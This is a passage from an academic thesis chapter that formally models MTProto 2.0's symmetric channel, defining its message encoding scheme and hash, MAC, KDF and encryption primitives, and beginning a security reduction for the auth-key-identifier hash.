Definition 20 (Message encoding scheme). A *message encoding scheme* ME specifies algorithms $\mathsf{ME.Init}$, $\mathsf{ME.Encode}$ and $\mathsf{ME.Decode}$, where $\mathsf{ME.Decode}$ is deterministic. The syntax used for the algorithms of ME is given in Fig. 6.5. Associated to ME is a message space $\mathsf{ME.MS} \subseteq \{0,1\}^* \setminus \{\varepsilon\}$, a payload space $\mathsf{ME.Out}$, a randomness space $\mathsf{ME.EncodeRS}$ of $\mathsf{ME.Encode}$, and a payload length function $\mathsf{ME.pl}\colon \mathbb{N} \times \mathsf{ME.EncodeRS} \to \mathbb{N}$. The initialisation algorithm $\mathsf{ME.Init}$ returns $\mathcal{I}$'s and $\mathcal{R}$'s initial states $st_{\mathcal{I}}$ and $st_{\mathcal{R}}$. The encoding algorithm $\mathsf{ME.Encode}$ takes st_u for $u \in \{\mathcal{I}, \mathcal{R}\}$, a message $m \in \mathsf{ME.MS}$, and auxiliary information aux to return the updated state st_u and a payload $p \in \mathsf{ME.Out}$. We may surface random coins $r \in \mathsf{ME.EncodeRS}$ as an additional input to $\mathsf{ME.Encode}$; then a message m should be encoded into a payload p of length $|p| = \mathsf{ME.pl}(|m|, r)$. The decoding algorithm $\mathsf{ME.Decode}$ takes st_u, p, and auxiliary information aux to return the updated state st_u and a message $m \in \mathsf{ME.MS} \cup \{\perp\}$.

$$\boxed{\begin{array}{l}(st_{\mathcal{I}}, st_{\mathcal{R}}) \leftarrow\!\!\$\ \mathsf{ME.Init}() \\ (st_u, p) \leftarrow \mathsf{ME.Encode}(st_u, m, aux; r) \\ (st_u, m) \leftarrow \mathsf{ME.Decode}(st_u, c, aux)\end{array}}$$

Figure 6.5. Syntax of a message encoding scheme ME.

Next, we define two properties of a message encoding scheme: *encoding correctness* and *encoding integrity*. We formalise each property with respect to a support function, in a similar way to how we formalised correctness and integrity for a channel in Section 6.2.4. The encoding correctness and integrity notions both roughly require that the decoding algorithm of a message encoding scheme always returns outputs that are consistent with the support function. The two notions differ in that encoding correctness only requires the outputs to be consistent until the first error occurs (i.e. until the support function returns $\perp$), whereas encoding integrity also requires the decoding algorithm to recover from errors and keep returning consistent outputs throughout. Encoding integrity is a strictly stronger notion than encoding correctness.

We formalise both notions in the setting where the message encoding scheme is being run over an authenticated channel. This reflects the intuition that the message encoding scheme does not have to provide any cryptographic properties, but it is expected to be composed with a primitive that guarantees the integrity of communication. In contrast, the message encoding scheme itself is responsible for providing all properties that are required by a support function and are not implied by integrity. This may include the impossibility to replay, reorder and drop messages.

Definition 21 (Encoding correctness and encoding integrity of ME). The games in Fig. 6.6 formalise the encoding correctness and integrity notions of a message encoding scheme ME with respect to a support function supp. The advantage of an adversary $\mathcal{A}$ in breaking the encoding correctness of ME with respect to supp is defined as $\mathsf{Adv}^{\mathsf{ecorr}}_{\mathsf{ME},\mathsf{supp}}(\mathcal{A}) := \Pr\left[\mathrm{G}^{\mathsf{ecorr}}_{\mathsf{ME},\mathsf{supp},\mathcal{A}}\right]$. The advantage of an adversary $\mathcal{A}$ in breaking the encoding integrity (EINT-security) of ME with respect to supp is defined as $\mathsf{Adv}^{\mathsf{eint}}_{\mathsf{ME},\mathsf{supp}}(\mathcal{A}) := \Pr\left[\mathrm{G}^{\mathsf{eint}}_{\mathsf{ME},\mathsf{supp},\mathcal{A}}\right]$.

```
$\boxed{\mathrm{G}^{\mathsf{ecorr}}_{\mathsf{ME},\mathsf{supp},\mathcal{A}}}$ / $\mathrm{G}^{\mathsf{eint}}_{\mathsf{ME},\mathsf{supp},\mathcal{A}}$
1 : $\mathsf{win} \leftarrow \mathsf{false}$
2 : $(st_{\mathsf{ME},\mathcal{I}}, st_{\mathsf{ME},\mathcal{R}}) \leftarrow\$ \mathsf{ME.Init}()$
3 : $\mathcal{A}^{\textsc{Send},\textsc{Recv}}(st_{\mathsf{ME},\mathcal{I}}, st_{\mathsf{ME},\mathcal{R}})$
4 : return $\mathsf{win}$

$\textsc{Send}(u, m, aux, r)$
1 : $(st_{\mathsf{ME},u}, p) \leftarrow \mathsf{ME.Encode}(st_{\mathsf{ME},u}, m, aux; r)$
2 : $tr_u \leftarrow tr_u \parallel (\mathtt{sent}, m, p, aux)$
3 : return $p$

$\textsc{Recv}(u, p, aux)$
1 : if $\nexists m', aux' : (\mathtt{sent}, m', p, aux') \in tr_{\overline{u}}$ then
2 :     return $\perp$
3 : $m^* \leftarrow \mathsf{supp}(u, tr_u, tr_{\overline{u}}, p, aux)$
4 : $\boxed{\text{if } m^* = \perp \text{ then return } \perp}$
5 : $(st_{\mathsf{ME},u}, m) \leftarrow \mathsf{ME.Decode}(st_{\mathsf{ME},u}, p, aux)$
6 : $tr_u \leftarrow tr_u \parallel (\mathtt{recv}, m, p, aux)$
7 : if $m \neq m^*$ then
8 :     $\mathsf{win} \leftarrow \mathsf{true}$
9 : return $m$
```

Figure 6.6. Encoding correctness and encoding integrity of a message encoding scheme ME with respect to a support function supp. The game $\mathrm{G}^{\mathsf{ecorr}}_{\mathsf{ME},\mathsf{supp},\mathcal{A}}$ includes the boxed code; the game $\mathrm{G}^{\mathsf{eint}}_{\mathsf{ME},\mathsf{supp},\mathcal{A}}$ does not.

The two core differences from the corresponding channel notions in Section 6.2.4 are as follows. First, the message encoding scheme is meant to be run within an integrity-protected communication channel, so the Recv oracle in both games now starts by checking that the queried payload p was returned by a prior call to the opposite user's Send oracle. Second, the message encoding is not meant to serve any cryptographic purpose, so the initial states $st_{\mathsf{ME},\mathcal{I}}, st_{\mathsf{ME},\mathcal{R}}$ should not contain any secret information and are given as inputs to $\mathcal{A}$ in both games.

In Section 6.6, we define three more properties of message encoding that will be necessary for our security analysis of MTProto 2.0. None of these properties are defined with respect to a support function. Our modular approach of building a channel from a message encoding scheme serves to localise the number of times we need to consider the specifics of a support function.[6]

[6]The integrity of the channel that we study is reduced to the encoding integrity of the underlying message encoding scheme in Section 6.7.3, which is itself proved in Section 6.6.2.

6.3 MTProto-based channel

In this section, we introduce a formal definition of the MTProto channel and compare it with the informal description in Section 5.2. First, we outline the differences between the real protocol and our model in Section 6.3.1, and then we give our definitions in Section 6.3.2.

6.3.1 Modelling differences

In general, we would like our formal model of MTProto 2.0 to stay as close as possible to the real protocol, so that when we prove statements about the model, we obtain meaningful assurances about the security of the real protocol. However, as Chapter 5 demonstrates, the current protocol has flaws. These prevent meaningful security analysis and can be removed by making small changes to the protocol's handling of metadata and by fixing implementation errors. Further, the protocol has certain features that make it less amenable to formal analysis. Here, we describe the modelling decisions we took that depart from the current version of MTProto 2.0 and justify each change.

Inconsistency. There is no authoritative specification of the protocol. The Telegram documentation often differs from the implementations and the clients are not consistent with each other.[7] Where possible, we chose a sensible "default" choice from the observed set of possibilities, but we stress that it is in general impossible to create a formal specification of MTProto that would be valid for all official implementations. For instance, the documentation defines server_salt as "A (random) 64-bit number periodically (say, every 24 hours) changed (separately for each session) at the request of the server" [Tel21e]. In practice the clients receive salts that change every hour and which overlap with each other.[8] For differences in the code of the clients, consider padding generation: on desktop [Tel21m], a given message length will always result in the same padding length, whereas on Android [Tel21l], the padding length is randomised.

Application layer. Similarly, there is no clear separation between the cryptographic protocol of MTProto and the application data processing (expressed using the TL schema). However, to reason succinctly about the protocol we require a certain level of abstraction. In concrete terms, this means that we consider the msg_data field (see Table 5.1) as "the message", without interpreting its contents and in particular without modelling TL constructors. However, this separation does not exist in implementations of MTProto – for instance, message encoding behaves differently for some constructors (e.g. container messages) – and so our model does not capture these details.

Client/server roles. The client and the server are not considered equal in MTProto. For instance, the server is trusted to timestamp messages for chat history, while the clients are not. The client chooses the session_id, the server generates the server_salt. The server accepts any session_id given in

[7]Since the server code was not available, we inferred its behaviour from observing the communication.

[8]The documentation was updated in response to the publication of our results [Tel21f].

the first message and then expects that value, while the client checks the session_id but may accept any server_salt given.[9] Clients do not check the msg_seq_no field. The protocol implements elaborate measures to synchronise "bad" client time with server time, which includes: checks on the timestamp within msg_id as well as the salt, special service messages [Tel20b] and the resending of messages with regenerated headers. Since much of this behaviour is not critical for security, we model both parties of the protocol as equals. Expanding our model with this behaviour should be possible without affecting most of the proofs.

Key exchange. We are concerned with the symmetric part of the protocol, and thus assume that the shared auth key ak is a uniformly random string rather than of the form $g^{ab} \bmod p$ resulting from the actual key exchange.

Bit mixing. MTProto uses specific bit ranges of the auth key ak as KDF and MAC inputs (see Fig. 5.1). These ranges do not overlap for different primitives (i.e. the KDF key inputs are wholly distinct from the MAC key inputs), and we model ak as a random value, so without loss of generality our model generates the KDF and MAC key inputs as separate random values. The key input ranges for the client and the server do overlap for KDF and MAC separately, however, so we model this in the form of related-key-deriving functions.

Further, the KDF intermixes specific bit ranges of the outputs of two SHA-256 calls to derive the encryption keys and IVs. We argue that this is unnecessary – the intermixed KDF output is indistinguishable from random (the usual security requirement of a key derivation function) if and only if the concatenation of the two SHA-256 outputs is indistinguishable from random. Hence in our model the KDF just returns the concatenation.

Order. Given that MTProto operates over reliable transport channels, it is not necessary to allow messages arriving out of order. Our model imposes stricter validation on metadata upon decryption via a single sequence number that is checked by both sides and only the next expected value is accepted. Enforcing strict ordering also automatically rules out message replay and drop attacks, which the implementation of MTProto as studied avoided in some cases only due to application-level processing.[10]

Re-encryption. Because of the attacks in Section 5.3.2, we insist in our formalisation that all sent messages include a fresh value in the header. This is achieved via a stateful secure channel definition in which either a client or server sequence number is incremented on each call to the CH.Send oracle.

[9]The Android client accepts any value in the place of server_salt, and the desktop client [Tel21o] compares it with a previously saved value and resends the message if they do not match and if the timestamp within msg_id differs from the acceptable time window.

[10]Secret chats implement more elaborate measures against replay/reordering [Tel21i], however this complexity is not required when in-order delivery is established for each direction separately.

Message encoding. Some of the previous points outline changes to message encoding. We simplify the scheme, keeping to the format of Table 5.1 but not modelling diverging behaviours upon decoding. The implemented MTProto message encoding scheme behaves differently depending on whether the user is a client or a server, but each of them checks a 64-bit value in the first plaintext block, session_id and server_salt respectively. To prove security of the channel, it is enough that there is a single such value that both parties check, and it does not need to be randomised, so we model a constant *sid* and we leave the salt as an empty field. We also merge the msg_id and msg_seq_no fields into a single sequence number field of corresponding size, reflecting that a simple counter suffices in place of the original fields. Note that though we only prove security with respect to this particular message encoding scheme, our modelling approach is flexible and can accommodate more complex message encoding schemes.

6.3.2 Formal model

Channel. Our model of the MTProto channel is given in Definition 22 and Fig. 6.7. We abstract the individual keyed primitives into function families.[11]

Definition 22 (MTProto channel). Let:

- ME be a message encoding scheme,
- HASH be a function family such that $\{0,1\}^{992} \subseteq \mathsf{HASH.In}$,
- MAC be a function family such that $\mathsf{ME.Out} \subseteq \mathsf{MAC.In}$,
- KDF be a function family such that $\{0,1\}^{\mathsf{MAC.ol}} \subseteq \mathsf{KDF.In}$,
- $\phi_{\mathsf{MAC}} \colon \{0,1\}^{320} \to \mathsf{MAC.Keys} \times \mathsf{MAC.Keys}$,
- $\phi_{\mathsf{KDF}} \colon \{0,1\}^{672} \to \mathsf{KDF.Keys} \times \mathsf{KDF.Keys}$, and
- SE be a deterministic symmetric encryption scheme with $\mathsf{SE.kl} = \mathsf{KDF.ol}$ and $\mathsf{SE.MS} = \mathsf{ME.Out}$.

Then $\mathsf{CH} = \mathsf{MTP\text{-}CH}[\mathsf{ME}, \mathsf{HASH}, \mathsf{MAC}, \mathsf{KDF}, \phi_{\mathsf{MAC}}, \phi_{\mathsf{KDF}}, \mathsf{SE}]$ is the *MTProto channel* as defined in Fig. 6.7, with $\mathsf{CH.MS} = \mathsf{ME.MS}$ and $\mathsf{CH.SendRS} = \mathsf{ME.EncodeRS}$.

CH.Init generates the keys for both users and initialises the message encoding scheme. Note that the auth key *ak* as described in Section 5.2 does not appear in the code in Fig. 6.7, since each part of *ak* that is used for keying the primitives can be generated independently. These parts are denoted by *hk*, *kk* and *mk*.[12] The functions ϕ_{KDF} and ϕ_{MAC} are then used to derive the (related) keys for each user from *kk* and *mk* respectively.

CH.Send proceeds by first using ME to encode a message *m* into a payload *p*. The MAC is computed on this payload to produce a message key *msk*, and the KDF is called on *msk* to compute the key and

[11]While the definition itself could admit many different implementations of the primitives, we are interested in modelling MTProto and thus do not define our channel in a fully general way, e.g. we fix some key sizes.

[12]Figure 5.1 shows the placement of *kk* and *mk* within the original *ak*. The key *hk* used for HASH is then deliberately chosen to contain all bits of *ak* that are *not* used for the KDF and MAC keys *kk*, *mk*.

```
$\mathsf{CH.Init}$
$hk \leftarrow\!\!\$\ \{0,1\}^{\mathsf{HASH.kl}}$
$kk \leftarrow\!\!\$\ \{0,1\}^{672}$
$mk \leftarrow\!\!\$\ \{0,1\}^{320}$
$aid \leftarrow \mathsf{HASH.Ev}(hk, kk \parallel mk)$
$(kk_{\mathcal{I}}, kk_{\mathcal{R}}) \leftarrow \phi_{\mathsf{KDF}}(kk)$
$(mk_{\mathcal{I}}, mk_{\mathcal{R}}) \leftarrow \phi_{\mathsf{MAC}}(mk)$
$key_{\mathcal{I}} \leftarrow (kk_{\mathcal{I}}, mk_{\mathcal{I}})$
$key_{\mathcal{R}} \leftarrow (kk_{\mathcal{R}}, mk_{\mathcal{R}})$
$(st_{\mathsf{ME},\mathcal{I}}, st_{\mathsf{ME},\mathcal{R}}) \leftarrow\!\!\$\ \mathsf{ME.Init}()$
$st_{\mathcal{I}} \leftarrow (aid, key_{\mathcal{I}}, key_{\mathcal{R}}, st_{\mathsf{ME},\mathcal{I}})$
$st_{\mathcal{R}} \leftarrow (aid, key_{\mathcal{R}}, key_{\mathcal{I}}, st_{\mathsf{ME},\mathcal{R}})$
return $(st_{\mathcal{I}}, st_{\mathcal{R}})$
```

```
$\mathsf{CH.Send}(st_u, m, aux; r)$
$(aid, key_u, key_{\overline{u}}, st_{\mathsf{ME}}) \leftarrow st_u$
$(kk_u, mk_u) \leftarrow key_u$
$(st_{\mathsf{ME}}, p) \leftarrow \mathsf{ME.Encode}(st_{\mathsf{ME}}, m, aux; r)$
$msk \leftarrow \mathsf{MAC.Ev}(mk_u, p)$
$k \leftarrow \mathsf{KDF.Ev}(kk_u, msk)$
$c_{\mathsf{SE}} \leftarrow \mathsf{SE.Enc}(k, p)$
$c \leftarrow (aid, msk, c_{\mathsf{SE}})$
$st_u \leftarrow (aid, key_u, key_{\overline{u}}, st_{\mathsf{ME}})$
return $(st_u, c)$
```

```
$\mathsf{CH.Recv}(st_u, c, aux)$
$(aid, key_u, key_{\overline{u}}, st_{\mathsf{ME}}) \leftarrow st_u$
$(kk_{\overline{u}}, mk_{\overline{u}}) \leftarrow key_{\overline{u}}$
$(aid', msk', c_{\mathsf{SE}}) \leftarrow c$
if $aid' \neq aid$ then
    return $(st_u, \perp)$
$k \leftarrow \mathsf{KDF.Ev}(kk_{\overline{u}}, msk')$
$p \leftarrow \mathsf{SE.Dec}(k, c_{\mathsf{SE}})$
$msk \leftarrow \mathsf{MAC.Ev}(mk_{\overline{u}}, p)$
if $msk' \neq msk$ then
    return $(st_u, \perp)$
$(st_{\mathsf{ME}}, m) \leftarrow \mathsf{ME.Decode}(st_{\mathsf{ME}}, p, aux)$
$st_u \leftarrow (aid, key_u, key_{\overline{u}}, st_{\mathsf{ME}})$
return $(st_u, m)$
```

Figure 6.7. Construction of the MTProto-based channel $\mathsf{CH} = \mathsf{MTP\text{-}CH}[\mathsf{ME}, \mathsf{HASH}, \mathsf{MAC}, \mathsf{KDF}, \phi_{\mathsf{MAC}}, \phi_{\mathsf{KDF}}, \mathsf{SE}]$.

IV for symmetric encryption SE, here abstracted as k. The payload is encrypted with SE using this key material, and the resulting ciphertext is called c_{SE}. The ciphertext c consists of *aid*, *msk* and the symmetric ciphertext c_{SE}.

CH.Recv reverses the steps by first computing k from the message key msk' parsed from c, then decrypting c_{SE} to the payload p, and recomputing the MAC of p to check whether it equals msk'. If not, it returns $\perp$ (without changing the state) to signify failure. If the check passes, it uses ME to decode the payload into a message m. It is important the MAC check is performed before ME.Decode is called, otherwise this opens the channel to attacks – as we have shown in Section 5.4.

Message encoding. Next, the MTProto message encoding scheme MTP-ME is specified in Definition 23 and Fig. 6.8. It is a simplified scheme for strict in-order delivery without replays (see

Appendix D.4 for the actual MTProto scheme that permits reordering).

Definition 23 (MTProto message encoding scheme). Let $sid \in \{0,1\}^{64}$ and $n_{\mathsf{pad}}, \ell_{\mathsf{block}} \in \mathbb{N}$; sid is the session identifier, n_{pad} is the maximum padding length (in full blocks) and ℓ_{block} is the output block length. Denote by $\mathsf{ME} = \mathsf{MTP\text{-}ME}[sid, n_{\mathsf{pad}}, \ell_{\mathsf{block}}]$ the *MTProto message encoding scheme* given in Fig. 6.8, with $\mathsf{ME.MS} = \bigcup_{i=1}^{2^{24}} \{0,1\}^{8 \cdot i}$, $\mathsf{ME.Out} = \bigcup_{i \in \mathbb{N}} \{0,1\}^{\ell_{\mathsf{block}} \cdot i}$ and $\mathsf{ME.pl}(\ell, r) = 256 + \ell + |\mathsf{GenPadding}(\ell; r)|$.[a]

[a]The definition of ME.pl assumes that GenPadding is invoked with the random coins of the corresponding ME.Encode call. For simplicity, we chose to not surface these coins in Fig. 6.8 and instead handle this implicitly.

```
ME.Init()
1:  $N_{\mathsf{sent}} \leftarrow 0$
2:  $N_{\mathsf{recv}} \leftarrow 0$
3:  $st_{\mathsf{ME},\mathcal{I}} \leftarrow (sid, N_{\mathsf{sent}}, N_{\mathsf{recv}})$
4:  $st_{\mathsf{ME},\mathcal{R}} \leftarrow (sid, N_{\mathsf{sent}}, N_{\mathsf{recv}})$
5:  return $(st_{\mathsf{ME},\mathcal{I}}, st_{\mathsf{ME},\mathcal{R}})$

ME.Encode($st_{\mathsf{ME},u}, m, aux$)
1:  $(sid, N_{\mathsf{sent}}, N_{\mathsf{recv}}) \leftarrow st_{\mathsf{ME},u}$
2:  $\mathsf{salt} \leftarrow \langle 0 \rangle_{64}$
3:  $\mathsf{seq\_no} \leftarrow \langle N_{\mathsf{sent}} \rangle_{96}$
4:  $\mathsf{length} \leftarrow \langle |m|/8 \rangle_{32}$
5:  $\mathsf{padding} \leftarrow\!\!\$\ \mathsf{GenPadding}(|m|)$
6:  $p_0 \leftarrow \mathsf{salt} \,\|\, sid$
7:  $p_1 \leftarrow \mathsf{seq\_no} \,\|\, \mathsf{length}$
8:  $p_2 \leftarrow m \,\|\, \mathsf{padding}$
9:  $p \leftarrow p_0 \,\|\, p_1 \,\|\, p_2$
10: $N_{\mathsf{sent}} \leftarrow (N_{\mathsf{sent}} + 1) \bmod 2^{96}$
11: $st_{\mathsf{ME},u} \leftarrow (sid, N_{\mathsf{sent}}, N_{\mathsf{recv}})$
12: return $(st_{\mathsf{ME},u}, p)$

GenPadding($\ell$)
1:  $\ell' \leftarrow \ell_{\mathsf{block}} - \ell \bmod \ell_{\mathsf{block}}$
2:  $n \leftarrow\!\!\$\ \{1, \cdots, n_{\mathsf{pad}}\}$
3:  $\mathsf{padding} \leftarrow\!\!\$\ \{0,1\}^{\ell' + n * \ell_{\mathsf{block}}}$
4:  return padding

ME.Decode($st_{\mathsf{ME},u}, p, aux$)
1:  if $|p| < 256$ then return $(st_{\mathsf{ME},u}, \perp)$
2:  $(sid, N_{\mathsf{sent}}, N_{\mathsf{recv}}) \leftarrow st_{\mathsf{ME},u}$
3:  $\ell \leftarrow |p| - 256$
4:  $\mathsf{salt} \leftarrow p[0:64]$
5:  $sid' \leftarrow p[64:128]$
6:  $\mathsf{seq\_no} \leftarrow p[128:224]$
7:  $\mathsf{length} \leftarrow p[224:256]$
8:  if $(sid' \neq sid) \vee (\mathsf{seq\_no} \neq N_{\mathsf{recv}}) \vee$
9:      $\neg(0 < \mathsf{length} \leq \ell/8)$ then
10:         return $(st_{\mathsf{ME},u}, \perp)$
11: $m \leftarrow p[256 : 256 + \mathsf{length} \cdot 8]$
12: $N_{\mathsf{recv}} \leftarrow (N_{\mathsf{recv}} + 1) \bmod 2^{96}$
13: $st_{\mathsf{ME},u} \leftarrow (sid, N_{\mathsf{sent}}, N_{\mathsf{recv}})$
14: return $(st_{\mathsf{ME},u}, m)$
```

Figure 6.8. Construction of the simplified message encoding scheme for strict in-order delivery $\mathsf{ME} = \mathsf{MTP\text{-}ME}[sid, n_{\mathsf{pad}}, \ell_{\mathsf{block}}]$.

As justified in Section 6.3.1, MTP-ME follows the header format of Table 5.1, but it does not use the server_salt field (we define salt as filled with zeros to preserve the field order) and we merge the 64-bit msg_id and 32-bit msg_seq_no fields into a single 96-bit seq_no field. Note that the internal counters of MTP-ME wrap around when seq_no "overflows" modulo 2^{96}, and an attacker can start replaying old payloads as soon as this happens.

Primitives. The following SHA-1 and SHA-256-based function families capture the MTProto primitives that are used to derive the auth key identifier *aid*, the message key *msk* and the symmetric encryption key k.

Definition 24 (MTProto HASH). MTP-HASH is the function family defined by MTP-HASH.Keys $:= \{0,1\}^{1056}$, MTP-HASH.In $:= \{0,1\}^{992}$, MTP-HASH.ol $:= 128$ and MTP-HASH.Ev given in Fig. 6.9.

```
MTP-HASH.Ev($hk, x$)
1 : $kk \leftarrow x[0:672]$ ; $mk \leftarrow x[672:992]$
2 : $r_0 \leftarrow hk[0:32]$ ; $r_1 \leftarrow hk[32:1056]$
3 : $ak \leftarrow kk \parallel r_0 \parallel mk \parallel r_1$
4 : $aid \leftarrow \text{SHA-1}(ak)[96:160]$
5 : return $aid$
```

Figure 6.9. Construction of the function family MTP-HASH.

Definition 25 (MTProto MAC). MTP-MAC is the function family defined by MTP-MAC.Keys $:= \{0,1\}^{256}$, MTP-MAC.In $:= \{0,1\}^*$, MTP-MAC.ol $:= 128$ and

$$\text{MTP-MAC.Ev}(mk_u, p) := \text{SHA-256}(mk_u \parallel p)[64:192].$$

Definition 26 (MTProto KDF). MTP-KDF is the function family defined by MTP-KDF.Keys $:= \{0,1\}^{288} \times \{0,1\}^{288}$, MTP-KDF.In $:= \{0,1\}^{128}$, MTP-KDF.ol $:= 2 \cdot$ SHA-256.ol and MTP-KDF.Ev given in Fig. 6.10.

```
MTP-KDF.Ev($kk_u, msk$)
1 : $(kk_0, kk_1) \leftarrow kk_u$
2 : $k_0 \leftarrow \text{SHA-256}(msk \parallel kk_0)$
3 : $k_1 \leftarrow \text{SHA-256}(kk_1 \parallel msk)$
4 : $k \leftarrow k_0 \parallel k_1$
5 : return $k$
```

Figure 6.10. Construction of the function family MTP-KDF.

Since the keys for MTP-KDF and MTP-MAC in MTProto are not independent for the two users, we have to work in a related-key setting. We are inspired by the RKA framework of [BK03], but define our related-key-deriving function ϕ_{KDF} and ϕ_{MAC} to output both keys at once, as a function of *kk* and *mk* respectively.

Definition 27 (Related-key-deriving functions). Let $\mathcal{K}_{\mathsf{KDF}} = \mathsf{MTP\text{-}KDF.Keys}$ and $\mathcal{K}_{\mathsf{MAC}} = \mathsf{MTP\text{-}MAC.Keys}$. Define $\phi_{\mathsf{KDF}} \colon \{0,1\}^{672} \to \mathcal{K}_{\mathsf{KDF}} \times \mathcal{K}_{\mathsf{KDF}}$ and $\phi_{\mathsf{MAC}} \colon \{0,1\}^{320} \to \mathcal{K}_{\mathsf{MAC}} \times \mathcal{K}_{\mathsf{MAC}}$ as the functions given in Fig. 6.11.

```
$\phi_{\mathsf{KDF}}(kk)$
1 : $kk_{\mathcal{I},0} \leftarrow kk[0 : 288]$
2 : $kk_{\mathcal{R},0} \leftarrow kk[64 : 352]$
3 : $kk_{\mathcal{I},1} \leftarrow kk[320 : 608]$
4 : $kk_{\mathcal{R},1} \leftarrow kk[384 : 672]$
5 : $kk_{\mathcal{I}} \leftarrow (kk_{\mathcal{I},0}, kk_{\mathcal{I},1})$
6 : $kk_{\mathcal{R}} \leftarrow (kk_{\mathcal{R},0}, kk_{\mathcal{R},1})$
7 : return $(kk_{\mathcal{I}}, kk_{\mathcal{R}})$
```

(a) $\phi_{\mathsf{KDF}} \colon \{0,1\}^{672} \to \mathcal{K}_{\mathsf{KDF}} \times \mathcal{K}_{\mathsf{KDF}}$.

```
$\phi_{\mathsf{MAC}}(mk)$
1 : $mk_{\mathcal{I}} \leftarrow mk[0 : 256]$
2 : $mk_{\mathcal{R}} \leftarrow mk[64 : 320]$
3 : return $(mk_{\mathcal{I}}, mk_{\mathcal{R}})$
```

(b) $\phi_{\mathsf{MAC}} \colon \{0,1\}^{320} \to \mathcal{K}_{\mathsf{MAC}} \times \mathcal{K}_{\mathsf{MAC}}$.

Figure 6.11. Related-key-deriving functions ϕ_{KDF} and ϕ_{MAC}.

Finally, we define the deterministic symmetric encryption scheme based on IGE mode.

Definition 28 (MTProto SE). Let AES-256 be the standard AES block cipher with AES-256.kl = 256 and AES-256.ol = 128, and let IGE be the IGE block cipher mode. Define MTP-SE := IGE[AES-256].

6.4 Standard security requirements

In this section, we begin to define and prove the security notions that we require to hold for the primitives of MTP-CH. We start with the security requirements that can be considered standard. In the sections that follow, Sections 6.5 and 6.6, we will do the same for security notions that can only be proven secure under novel assumptions and for security notions specific to message encoding; we will also define the support function against which we will measure the MTProto channel. We use the game-hopping framework introduced in Section 2.2 and refer to standard definitions from Section 2.3.

6.4.1 One-time weak indistinguishability (OTWIND) of MTP-HASH

First, we require that MTP-HASH satisfies one-time weak indistinguishability.

Definition 29 (OTWIND**-security).** Consider the game $G^{\mathsf{otwind}}_{\mathsf{HASH},\mathcal{D}}$ in Fig. 6.12 defined for a function family HASH and an adversary $\mathcal{D}$. The advantage of $\mathcal{D}$ in breaking the OTWIND-security of HASH is defined as $\mathsf{Adv}^{\mathsf{otwind}}_{\mathsf{HASH}}(\mathcal{D}) := 2 \cdot \Pr\left[G^{\mathsf{otwind}}_{\mathsf{HASH},\mathcal{D}}\right] - 1$.

```
$G^{\mathsf{otwind}}_{\mathsf{HASH},\mathcal{D}}$
1 : $b \leftarrow\$ \{0,1\}$
2 : $hk \leftarrow\$ \{0,1\}^{\mathsf{HASH.kl}}$
3 : $x_0 \leftarrow\$ \mathsf{HASH.In}$ ; $x_1 \leftarrow\$ \mathsf{HASH.In}$
4 : $aid \leftarrow \mathsf{HASH.Ev}(hk, x_b)$
5 : $b' \leftarrow\$ \mathcal{D}(x_0, x_1, aid)$
6 : **return** $b' = b$
```

Figure 6.12. One-time weak indistinguishability of a function family HASH.

The game $G^{\mathsf{otwind}}_{\mathsf{HASH},\mathcal{D}}$ in Fig. 6.12 evaluates the function family HASH on a challenge input x_b using a secret uniformly random key hk. The adversary $\mathcal{D}$ is given x_0, x_1 and the output of HASH; it is required to guess the challenge bit $b \in \{0,1\}$. The game samples inputs x_0, x_1 uniformly at random rather than allowing $\mathcal{D}$ to choose them, so this security notion requires HASH to provide only a *weak* form of one-time indistinguishability.

We give a formal reduction from the OTWIND-security of MTP-HASH to the one-time PRF-security of SHACAL-1, the block cipher underlying SHA-1. At a high level, our proof uses the fact that the construction of MTP-HASH evaluates SHACAL-1 using uniformly random independent keys, and hence produces random-looking outputs if SHACAL-1 is a PRF. The final SHACAL-1 call on a known constant (the padding) cannot improve the distinguishing advantage; this is a special case of the *data processing inequality*.

Proposition 1. *Let $\mathcal{D}_{\mathrm{OTWIND}}$ be an adversary against the* OTWIND*-security of the function family* MTP-HASH*. Then we can build an adversary $\mathcal{D}_{\mathrm{OTPRF}}$ against the* OTPRF*-security of the block cipher* SHACAL-1 *such that*

$$\mathsf{Adv}^{\mathsf{otwind}}_{\mathsf{MTP\text{-}HASH}}(\mathcal{D}_{\mathrm{OTWIND}}) \leq 2 \cdot \mathsf{Adv}^{\mathsf{otprf}}_{\mathsf{SHACAL\text{-}1}}(\mathcal{D}_{\mathrm{OTPRF}}) .$$

Proof. Recall that SHA-1 operates on 512-bit input blocks. Padding is appended at the end of the last input block (see Fig. 2.4). If the message size is already a multiple of the block size (as it is in MTP-HASH), a new input block is added. For a message of length 2048, we denote the added block of padding by x_p. Define P as the public function $P(h_i) := \mathsf{f}_{160}(h_i, x_p)$, i.e. the last iteration of SHA-1 over the padding block.

Consider the games G_0–G_1 in Fig. 6.13.

```
Games G0–G1
1 :  $b \leftarrow\$ \{0,1\}$
2 :  $hk \leftarrow\$ \{0,1\}^{\text{MTP-HASH.kl}}$
3 :  $x_0 \leftarrow\$ \text{MTP-HASH.In}$ ; $x_1 \leftarrow\$ \text{MTP-HASH.In}$
4 :  $h_0 \leftarrow IV_{160}$
5 :  $h_1 \leftarrow \mathsf{f}_{160}(h_0, x_b[0:512])$
6 :  $h_2 \leftarrow \mathsf{f}_{160}(h_1, x_b[512:672] \parallel hk[0:32] \parallel x_b[672:992])$
7 :  $r_0 \leftarrow \text{SHACAL-1.Ev}(hk[32:544], h_2)$                 // G0
8 :  $r_0 \leftarrow\$ \{0,1\}^{\text{SHACAL-1.ol}}$                         // G1
9 :  $h_3 \leftarrow h_2 \,\hat{+}\, r_0$
10 : $r_1 \leftarrow \text{SHACAL-1.Ev}(hk[544:1056], h_3)$               // G0
11 : $r_1 \leftarrow\$ \{0,1\}^{\text{SHACAL-1.ol}}$                         // G1
12 : $h_4 \leftarrow h_3 \,\hat{+}\, r_1$
13 : $aid \leftarrow P(h_4)[96:160]$
14 : $b' \leftarrow\$ \mathcal{D}_{\text{OTWIND}}(x_0, x_1, aid)$
15 : return $b' = b$
```

Figure 6.13. Games G_0–G_1 for the proof of Proposition 1. The code added by expanding the algorithm MTP-HASH.Ev in the game $G^{\text{otwind}}_{\text{MTP-HASH},\mathcal{D}_{\text{OTWIND}}}$ is highlighted in grey.

